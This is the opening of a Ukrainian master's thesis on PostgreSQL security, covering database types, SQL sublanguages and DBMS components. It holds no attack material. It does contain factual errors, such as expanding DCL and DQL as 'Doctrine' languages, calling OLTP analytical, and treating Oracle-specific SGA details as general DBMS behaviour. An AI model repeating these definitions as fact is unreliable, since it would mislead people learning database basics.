ДЕРЖАВНИЙ УНІВЕРСИТЕТ ТЕЛЕКОМУНІКАЦІЙ
НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ЗАХИСТУ ІНФОРМАЦІЇ

КАФЕДРА ІНФОРМАЦІЙНОЇ ТА КІБЕРНЕТИЧНОЇ БЕЗПЕКИ

Пояснювальна записка

до магістерської роботи
на тему:

«ТЕХНОЛОГІЯ ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ СИСТЕМИ УПРАВЛІННЯ БАЗАМИ ДАНИХ POSTGRESQL СУЧАСНОГО ПІДПРИЄМСТВА»

Виконав студент 6 курсу, групи БСДМ-62
спеціальності 125 Кібербезпека
освітньо-професійної програми «Інформаційна та кібернетична безпека»
(шифр і назва спеціальності)
Баргилевич О. А.
(прізвище та ініціали)
Керівник Гахов С.О.
(прізвище та ініціали)
Рецензент
(прізвище та ініціали)
Нормоконтролер Чумак Н.С.
(прізвище та ініціали)

КИЇВ – 2021

ЗМІСТ

ВСТУП

Актуалність – Все більше та більше людей починають користуватися інтернетом. Оскільки попит породжує пропозицію, то постійно додаються та додаються застосунки, веб сторінки що дозволяють зручніше та більшому обсязі насолоджуватись свободою інтернету. На сьогоднішній день ми маємо торгові онлайн площадки, інтернет-банкінг, усілякого роду месенджери та соціальні сторінки, тощо. Всі ці продукти надають функціонал, що повинен в собі містити велику кількість даних яка повинна десь зберігатися. Наприклад, коли ми відправляємо платіж в обробку банку, то ці дані обробляються за межами людського зору та клієнтського додатку.

Дані файли зберігаються в великих базах даних та містять десятки колекцій, видів та підвидів. Зберігання даних в мережі стала невід'ємною частиною її функціональності заради зручності та простоти їх використання. Однак, більшість даних являються досить персональними. Наприклад, дані кредитних фізичних карток, номери телефонів, електронних адрес, конфіденційні дані по документам. Вже відомі випадки та обставини при яких такі дані потрапляли у відкритий доступ, чим спричиняли великий дискомфорт та можливі проблеми, адже зловмисники можуть на свій розсуд користуватися конфіденційними даними. Саме тому, база даних повинна являтися самим захищеним місцем для зберігання, щоб інформація в ній не потрапила в чужі руки. Бази даних здебільше розміщуються на окремих серверах, звідкіля різні сервіси можуть маніпулювати даними в ній, через те потрібно досить грамотно все налаштувати не тільки в рамках бази даних, але й на фізичному комп'ютері, де вона розміщуються. Вже відомі спеціальні додатки які дозволяють дізнаватися як заволодіти авторизаційними даними для зв'язку з сервером третім особам. Достатньо розповсюджене явище коли в межах інтернету можливо зустріти сервіси, що використовують базові налаштування бази даних та серверного доступу, що є в корні не правильним явищем. Самий простий приклад, це адміністратори не

змінюють базовий пароль «admin» для підключення.

Дана робота спрямована з'ясувати та надати рекомендації по потрібному налаштуванню баз даних, фізичних комп'ютерів на яких вони розміщенні. За допомогою наданих рекомендацій та аналізу можливо буде налаштувати середовище для потенційного зменшення несанкціонованого доступу, розповсюдження конфіденційних даних та ознайомитися технологією захисту в цілому.

Об'єкт дослідження – процес забезпечення безпеки СУБД PostgreSQL.

Предмет дослідження – технологія забезпечення безпеки системи управління базами даних PostgreSQL.

Мета роботи – розробити порядок застосування захисту СУБД PostgreSQL сучасного підприємства та рекомендації щодо його реалізації.

Наукові завдання:

дослідити сутність проблеми забезпечення захисту СУБД PostgreSQL сучасного підприємства;

проаналізувати сучасні технології захисту та методи їх застосування в системах управління баз даних;

проаналізувати функції та принципи реалізації захисту Postgres сучасного підприємства.

Методи дослідження – ознайомлення з літературою та документаціями в рамках цієї теми, дослідження шляхів використання продукту та взаємозалежних частин, встановлення продукту на локальний комп'ютер та пошук шляхів забезпечення більшого рівня безпеки.

Ступінь наукової розробки – на сьогоднішній день існують файли з повною документацією щодо налаштування СУБД PostgreSQL, однак ніяких рекомендацій в цих файлах знайти не вдасться, оскільки даний продукт не є розробкою компанії, а її підтримкою займається спільнота. Також даний продукт використовуються в різних напрямках, тож здебільшого налаштовування виконується відходячи від поставлених потреб та ці налаштування не розголошуються в контексті безпеки. В просторах інтернету є певна кількість

статей, які описують різні варіанти захисту, однак майже всі вони достатньо різні та можуть застосовуватися при різних обставинах. В рамках даної роботи вдосконалено рекомендації, щодо забезпечення безпеки СУБД PostgreSQL сучасного підприємства та надано повноцінну, структуровану інформацію щодо базового налаштування як СУБД, так і фізичного комп'ютера на якому вона розташована. На даний момент вперше отримано рекомендації, базові вказівки, які дозволяють налаштувати безпеку комплексного сервіса зберігання інформації або перевірити її правильність, а також дані рекомендації являються доречними до більшість можливих залучень бази даних такої конфігурації.

Практичне значення отриманих результатів – дані рекомендації та аналіз можливо використовувати при перевірці безпеки СУБД сучасного підприємства та як путівник по налаштуванням системи. Користуючись цією інформацією та налаштуваннями можливо значно покращити рівень безпеки сервісу який містить чутливу інформацію.

Результати магістерської роботи були апробовані на Всеукраїнській науковій конференції «Актуальні проблеми кібербезпеки», яка відбулася 27 жовтня 2021 року в Державному університеті телекомунікацій, м. Київ.

1 ДОСЛІДЖЕННЯ ТА АНАЛІЗ ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ СУБД POSTGRESQL

Для початку дослідження шляхів забезпечення безпеки системи управління базою даних PostgreSQL потрібно розібратися що таке база даних, системи управління базами даних та їх різновиди.

1.1. Роль та місце баз даних в інформаційних системах сучасного підприємства

Для початку розглянемо поняття база даних. База даних – це структура яка є організованою та призначена для зберігання, зміни та обробки взаємозалежної інформації, в більшості випадків великих обсягів. Бази даних використовують для динамічних сайтів з великими обсягами (інтернет-магазин, форуми, сайти з корпоративними даними та велика кількість інших ресурсів) [1].

Однак бази даних дуже схожі на таблиці наприклад Microsoft Excel, але вони мають велику кількість спрямованих розбіжностей [3]:

зберігання даних відрізняється від електронних таблиць оскільки базово передбачається що даних буде набагато більше ніж в електронних таблицях. Умовно вони маніпулюються за допомогою 3 шарів взаємодії. 1-й шар вбудований для зовнішньої взаємодії, наприклад SQL (про нього буде розглянута тема пізніше). 2-й шар збереження, він зберігає в окремій схемі данні (ефективно на пам'ять, складати на диску). 3-й шар де лежать дані, там вони організовані ще в третій спосіб, тому що диски керують операційною системою, і спілкуються вони тільки через драйвер. А також як маніпулювати цими даними;

управління доступом до цих даних. На рівні взаємодії можливо керувати доступом до цих даних визначаючи ролі для користувачів, зазвичай використовують такі ролі як: адміністратор (можна вважати що це супер-користувач у якого є можливість змін всіх налаштувань), користувач (з доступом

тільки читання), маніпулятор даними (datawriter, має можливість читати, видаляти, змінювати данні в таблиці);

кількість даних для збереження, оскільки принцип зберігання даних зовсім інший;

спосіб взаємодії одних таблиць з іншими. Для цього можливо навести приклад, що в одній таблиці є користувач, який придбав деяку кількість фіксованих книжок, тож в одній таблиці ми маємо користувачів а іншій книжки і кожен користувач має зв'язок з книжками які він придбав.

Бази даних призначені для зберігання набагато більших зібрань організованої інформації – іноді величезних обсягів. Бази даних дозволяють декільком користувачам одночасно швидко та безпечно отримувати доступ до даних та запитувати їх за допомогою дуже складної логіки та мови [2].

1.2. Аналіз видів баз даних та способів впливу на дані

Реляційні бази даних стали домінуючими в 1980-х роках. Елементи в реляційній базі даних організовані як набір таблиць зі стовпцями та рядками. Технологія реляційних баз даних забезпечує найбільш ефективний та гнучкий спосіб доступу до структурованої інформації.

Існує багато різних типів баз даних. Найкраща база даних для конкретної організації залежить від того, як вона збирається використовувати дані. Тож ми розглянемо найбільш основні з них:

1. Об'єктно-орієнтовані бази даних. Інформація в об’єктно-орієнтованій базі даних представлена у вигляді сутностей, як у об’єктно-орієнтованому програмуванні;

2. Розподілені бази даних. Розподілена база даних складається n+1 файлів, розташованих на різних сайтах. База даних має можливість зберігатися на кількох комп’ютерах (або серверних реалізаціях), розташованих в одному фізичному місці або розкиданих по різних мережах. Такий спосіб збереження називається «database sharding»;

3. Сховища даних. Центральне сховище даних, сховище даних - це тип бази даних, спеціально розроблена для швидкого запиту та аналізу. Вона використовується для звітності та аналізу даних і вважається основним компонентом бізнес-аналітики. Сховища даних – це центральні сховища інтегрованих даних з одного або кількох різних джерел;

4. Бази даних NoSQL. NoSQL, або як її називають, нереляційна база даних, дозволяє зберігати та маніпулювати неструктурованими та напівструктурованими даними (на відміну від реляційної бази даних, яка визначає, як мають бути складені всі дані, вставлені в базу даних в вигляді колонок та рядків окремого типу). Бази даних NoSQL стали популярними, оскільки веб-програми ставали все більш поширеними та складними. В якості представлення кожного рядка виступають модель які компонують та де-компонують їх склад (рис. 1.1);

5. Графічні бази даних. База даних графіків зберігає дані з точки зору моделі (сутності) та відносин між ними. Більш корисна при зіставлянні та оцінці взаємодії;

6. Бази даних OLTP. База даних OLTP (онлайнова обробка транзакцій) — це швидка аналітична база даних, призначена для великої кількості транзакцій (маніпулювання декількома видами таблиць одночасно), що виконуються кількома користувачами.

Cust_No	Last_Name	First_Name
560779	Smith	Juan
207228	Smith	George
173996	Smith	Ben
477610	Smith	Conrad

Key	Value
746133	Firstname: George Lastname: Whitelock productID: 2012: 5
135225	Firstname: Luke Lastname: Whitelock productID: 1285: 1 1077: 5
884256	Firstname: Sam Lastname: Whitelock productID: 1442: 2

Рис. 1.1. Зразок зберігання даних в реляційній та нереляційній базах даних

Однак ми розглянули деякі з декількох десятків типів баз даних, які використовуються сьогодні в більшій частині. Існує набагато більша кількість баз даних, однак вони призначені для дуже конкретних наукових, фінансових чи інших функцій де не підходить традиційний підхід. На додаток до різних типів баз даних, зміни в підходах до розробки технологій та концептуально нові підходи, такі як хмарні технології та автоматизація, рухають бази даних у абсолютно нових, не досліджений та реалізований до того, напрямках. Деякі з останніх баз даних включають:

бази даних з відкритим кодом, котрі зберігаються в хмарних сховищах компанії представника. Система баз даних з відкритим вихідним кодом — це система, вихідний код якої є відкритим для публіки та оточення вихідним кодом, або систем вихідна кодова база якої являється відкритою для спільноти; такими базами даних можуть бути бази даних SQL або NoSQL;

хмарні бази даних. Хмарна база даних - це набір даних та атрибутів, які поділяються на структуровані або неструктуровані, які знаходяться на приватній, загальнодоступній (за наявності доступу) або гібридній платформі хмарних обчислень. Існує два типи моделей хмарних баз даних: традиційна та база даних як служба (DBaaS – Database-as-a-service). За допомогою DBaaS адміністративні завдання за обслуговуванням середи та налагодження процесу виконує постачальник послуг;

мультимодельна база даних. Мультимодельні бази даних об'єднують різні типи моделей баз даних в єдину, інтегровану серверну частину. Це означає, що вони можуть вміщати різні типи даних. Можливість об’єднання кількох моделей у єдиній базі даних дає змогу команді інформаційних технологій та іншим користувачам виконати різні вимоги до додатків без необхідності розвертання різних систем баз даних [6];

документ/база даних JSON (JavaScript Object Notation). Розроблені для зберігання, пошуку та управління документально-орієнтованою інформацією, бази даних документів - це найбільш розповсюджений спосіб зберігання даних у форматі JSON або JSONB (JavaScript Object Notation Binary), а не рядків і

стовпців. Що дає змогу більш зручно керувати інформацією оскільки немає потреби декларувати тип кожного стовбця на рівні бази даних, цією взаємодією займається модель. JSON являється JavaScript-то подібним форматом сериалізації даних для транспортування та збереження (рис. 1.2);

самокеровані бази даних. Найновіший та найбільш новаторський тип баз даних, автономні бази даних (також відомі як автономні бази даних) базуються на хмарних технологіях та використовують машинне навчання для автоматизації налаштування баз даних, забезпечення безпеки, створення резервних копій, оновлень та інших рутинних завдань управління, які зазвичай виконують адміністратори баз даних.

Кожна з розглянутих вище видів баз даних має переваги одна над одною в залежності від вимог, які поставлені перед продуктом де вона використовується.

```
{
  "firstName": "John",
  "lastName": "Smith",
  "isAlive": true,
  "age": 27,
  "address": {
    "streetAddress": "21 2nd Street",
    "city": "New York",
    "state": "NY",
    "postalCode": "10021-3100"
  },
  "phoneNumbers": [
    {
      "type": "home",
      "number": "212 555-1234"
    },
    {
      "type": "office",
      "number": "646 555-4567"
    }
  ],
  "children": [],
  "spouse": null
}
```


Рис. 1.2. Зразок формату JSON об’єкта

Розглянемо спосіб впливу інформації за допомогою SQL. Зазвичай для спілкування з базую даних використовують SQL. SQL – це мова програмування, яка використовується майже всіма реляційними, однак її можна змінити за бажанням, базами даних для запитів, обробки та визначення даних, а також для забезпечення контролю доступу (рис. 1.3) [4].




Рис. 1.3. Приклад SQL запиту

За допомогою SQL можливо змінювати дані в декількох таблицях, видаляти їх, та додавати а також створювати схеми взаємодії. Можете зберігати дані про кожного клієнта, з яким коли-небудь працювали, від ключових контактів до подробиць про продажі. Так, наприклад, якщо є потреба шукати кожного клієнта, який витратив на бізнес принаймні 5000 доларів США за останнє десятиліття, база даних SQL може миттєво отримати цю інформацію.

SQL став галузевим стандартом для маніпулювання і запиту даних в реляційної базі даних. Використання мови розбите на компоненти:

1. DML (Data Manipulation Language) – мова маніпулювання даними, використовується для маніпулюванням вмістом бази даних в режимах вилучення, відновлення, знищення і вставки. DML має чотири команди, які можна використовувати для управління інформацією, а саме команди «Вибрати», «Інкапсулювати», «Обновити» та «Видалити»;

2. DDL (Data Definition Language) – мова визначення даних, використовується для контролю та ведення таблиць та структурами індексів. А також з послідовними командами, котрі можна використовувати для зміни,

створення та видалення таблиць бази даних;

3. DCL (Doctrine Controll Language) – мова керування даними, часто використовується для надавання прав доступу до бази даних та врегулювання її цілісності, надаючи права певним користувачам;

4. DQL (Doctrine Query Language) – мова запитів даних, він схожий на DML, так як він використовується для вибору, вставки, оновлення та видалення даних з бази даних.

SQL, як простий і легкий у вивченні мови з області вільного програмного забезпечення, сьогодні активно застосовується:

розробниками баз даних (виконують правильну взаємодію та функціональність додатків) ;

тестувальниками (в мануальному та автоматичному режимі) ;

адміністраторами (налаштовують середу для правильного функціонування системи).

Мова достатньо універсальна та не має чітко представленої структури порівняно з іншими стандартами. Взаємодія з базами даних відбувається швидко навіть у ситуації, коли об’єкти даних великі. Крім того, ефективне управління можливо навіть без особливих відомих кодів.

1.3. Аналіз систем управління базами даних та проблем забезпечення їх захисту

Система управління базами даних (СУБД) – спеціалізоване програмне забезпечення, що забезпечує окрему налаштованість в залежності від оточення та доступність бази даних як поєднаність її структурних одиниць. Програмне забезпечення СУБД насамперед функціонує як проміжний додаток між кінцевим користувачем і базою даних, водночас керуючи циркуляцією даних, механізмом баз даних і схемою бази даних, щоб полегшити взаємодію, додати допоміжні функції та маніпулювання даними [10].

Хоча функції СУБД значно відрізняються один від одної, функції та

можливості СУБД загального призначення повинні включати:

доступний користувачеві каталог з описом таблиць, функцій та інших метаданих;

систему управління бібліотекою та драйверами СУБД;

абстракційні підходи що дають можливість представляти незалежність даних;

безпеку даних;

логування та аудит діяльності;

підтримку паралельності виконання одночасних запитів, налаштувань та транзакцій (рис 1.4);

підтримку для авторизації та розподілення прав для доступу до різних таблиць в базі даних,

підтримки доступу з віддалених місць;

підтримки відновлення даних СУБД у разі пошкодження та застосування обмежень для забезпечення відповідності даних певним правилам.




Рис 1.4 Зразок виконання транзакцій [26]

Методика розробки схеми бази даних, яка функціонує для підвищення чіткості в організації даних, називається нормалізацією. Нормалізація в СУБД змінює існуючу модель, щоб мінімізувати залежність даних та переповненість їх, розбиваючи велику таблицю на менші під-таблиці та визначаючи зв’язок між ними за допомогою посилання. Вихід СУБД – це вбудований пакет SQL в СУБД, який дозволяє користувачеві відображати налагоджувальну інформацію та вихідні/вхідні дані, а також надсилати повідомлення з пакетів, надбудов, підпрограм, блоків PL/SQL (Procedural Language / Structured Query Language) і тригерів. Спочатку Oracle створила та підтримувала пакет СУБД File Transfer, який надає процедури для копіювання бінарного файлу в базу даних або для розповсюдження бінарного файлу між базами даних.

Система управління базою даних функціонує за допомогою системних команд в залежності від середи в якій вона встановлена. Спочатку отримуючи інструкції від адміністратора бази даних у СУБД, а потім дає системі відповідні інструкції, щоб отримати дані, змінити дані або завантажити наявні дані з системи. Популярні приклади СУБД включають хмарні системи керування базами даних, системи керування базами даних у пам’яті, стовпчасті системи керування базами даних та NoSQL або нереляційні бази даних в СУБД.

В пристрої СУБД можливо виділити 3 рівня взаємодії:

зовнішній рівень найбільш близький до додатків і користувачам, він пов'язаний зі специфічними для них методами представлення даних;

логічний рівень для описів даних, що не залежать від фізичної реалізації;

внутрішній рівень, який зазвичай називають фізичним. Він найбільш близький до фізичного сховища даних, він пов'язаний зі способами зберігання на фізичних пристроях.

Розглянемо компоненти баз даних:

Стовпець. Стовпці визначаються для зберігання певного типу даних, таких як число, дата, текст та інші дані. У одному з найпростіших визначень стовпець визначається його назвою та типом даних що формують типове значення. Ім’я колонки використовується в операторах SQL під формування та виконання запиту

та впорядкування даних, а тип даних використовується для перевірки збереженої інформації та правильності її впорядкування щоб дотримуватися правила одноманітності. І якщо ви спробуєте додати якесь значення, наприклад значення колонки, до стовпця, як частину його перевірки, він визнає, що це не дата яка належіть до типу колонки за ключем, і відхилить його. Назви стовпців не можна дублювати в таблиці. Отже, наявність двох однакових стовпців з ключом «Дата» – це ні, ні. Хоча ви можете мати два стовпці «Дата», такі як «Date1» та «Date2» неприйнятно, оскільки воно порушує нормальну форму;

Таблиця може містити довільну кількість рядків (нуль або більше рядків). Коли є нуль, то СУБД відповість що, що таблиця порожня. Не існує практичного обмеження на кількість рядків, які може містити таблиця. Також, немає гарантії, що рядки в таблиці зберігаються в певному порядку. Для цього є можливість скористатися SQL деклараційною SQL пропозицією ORDER BY. Також, вдаючись в деталі, у реляційній базі даних немає останнього чи першого рядка. Ви можете виділити перший рядок результату, використовуючи SQL команду, наприклад LIMIT або TOP, але вони використовуються після сортування та отримання даних. Тобто при кожному використовуванні цих команд таблиця буде відсортовуватися для отримання актуального результату, однак є методи такі як індексування або вбудований налаштований кеш який можуть підтримувати сучасні СУБД. Різниця буквально в тому, що ви бачите перший рядок результату, а не те, що фізично зберігається в таблиці;

Таблиця. База даних складається з однієї або кількох таблиць. Кожна таблиця складається з рядків і стовпців. Якщо ви вважаєте таблицю сіткою, стовпець рухається зліва направо по сітці та ітерується кожен запис даних у вигляді рядка;

Кортеж. Це один запис (один сутність рядка). Інформацію в базі даних можна розглядати як електронну таблицю зі стовпцями (відомими як поля або атрибути), що представляють різні категорії інформації, а кортежами (рядками), що представляють усю інформацію з кожного поля, пов’язаного з одним записом;

Екземпляр. Екземпляр бази даних – це набір структур пам'яті, які

виступають контролерами файлів бази даних. База даних представляє собою набір фізичних файлів на диску, виконуючи SQL команду CREATE DATABASE для створення екземпляру таблиці. Екземпляр керує пов'язаними з ними даними та обслуговує користувачів баз даних. Оскільки екземпляр який використовується існує в пам’яті, база даних існує на диску, екземпляр може існувати без бази даних оскільки СУБД має можливість контролювати его через пам’ять, база даних може існувати без екземпляра. Тож алгоритм виходить таким: при запуску примірника виділяє область пам'яті, яка називається системною глобальною областю (SGA); потім він запускає один або кілька фонових процесів які виконує різні цілі, включаючи наступні:

підтримання внутрішніх структур даних, до яких одночасно звертаються багато процесів і потоків;

кешування блоків даних, прочитаних з диска;

буферизація даних повтору перед їх записом у файли онлайн-журналу повтору;

збереження планів виконання SQL.

SGA використовується разом з процесорами СУБД, включаючи серверні та фонові процеси, що виконуються на декількох або одному комп’ютері/ах для модифікації та оптимізації роботи. Спосіб, яким процеси СУБД пов'язані з SGA, залежить від операційної системи. Екземпляр бази даних включає фонові процеси які працюють як сервіси (деякі навіть не взаємозалежно). Серверні процеси та пам'ять процесу, що в результаті виділені в цих процесах, також існують в екземплярах. Екземпляр продовжує функціонувати після завершення серверних процесів;

Схема. Схема бази даних – це логічний контейнер для структур даних, які називаються об'єктами схеми. Прикладами об’єктів схеми є таблиці та індекси. Об’єкти схеми створюються та маніпулюються за допомогою SQL. Користувачі бази даних мають різні паролі та різні права на користування базою даних. Кожен користувач володіє однією схемою або декількома, яка має те ж саме ім'я, що і авторизований користувач. Схема містить дані для користувача, який володіє

схемою. Наведемо приклад, користувач Postgres створив, та володіє схемою Postgres, яка розміщає в собі різні об’єкти схеми, які ми концептуально об’єднаємо, як таблиця робітників. У корпоративній базі даних власник схеми зазвичай представляє програму бази даних, а не особу. Іншими словами можна виразити що власник схеми представляє набір таблиць, які об’єднані за спільним концептом. У межах схеми кожен об’єкт схеми певного типу має унікальний ключ. При спробі об’єднання виводу даних з кількох таблиць або схем, «user.workers» посилається на таблицю службовців у схемі «user» [7]. На рис. 1.5 зображено власника схеми з ім'ям «user» та об'єкти схеми в схемі «user»;




Рис. 1.5. Сегменти, табличні простори та схема файлів [7]

Кластер таблиць. Це термін для групи таблиць, які мають однакові стовпці та зберігають в собі взаємопов’язані дані в одних тих самих блоках. На етапі групування таблиць, Один блок може поєднувати інформацію з інших блоків. Як приклад можливо навести, що блок поєднує дані з таблиці учнів та таблиці групи, а не дані лише з одної таблиці [8].

За ключ кластера може виступати як ключ окремого стовбця так і функціональне поєднання кількох даних як ключів. Можна це пояснити як поєднання стовпців, які мають спільні дані для кластеризованих таблиць. Наведемо приклад, оскільки учні відносяться до якоїсь групи то вони маються спільне поле для зв’язку, припустимо це поле «group_id», тож обидві ці таблиці це поле використовують. Ми можемо створити ключ кластера на його основі під час створення кластера таблиць та під час створення кожної окремої таблиці, доданої до кластера таблиць.

Всі дані, що містять одне й те саме значення ключа кластера, наприклад «group_id» = 1000000001, зберігаються в одному фізичному сховищі. Об’єднання подібним чином дає можливість не створювати з’єднання та зберігати ключ лише один раз в індексі кластера та на самому кластері, не дивлячись на те, скільки різних рядків таблиць містить це саме значення (рис. 1.6).

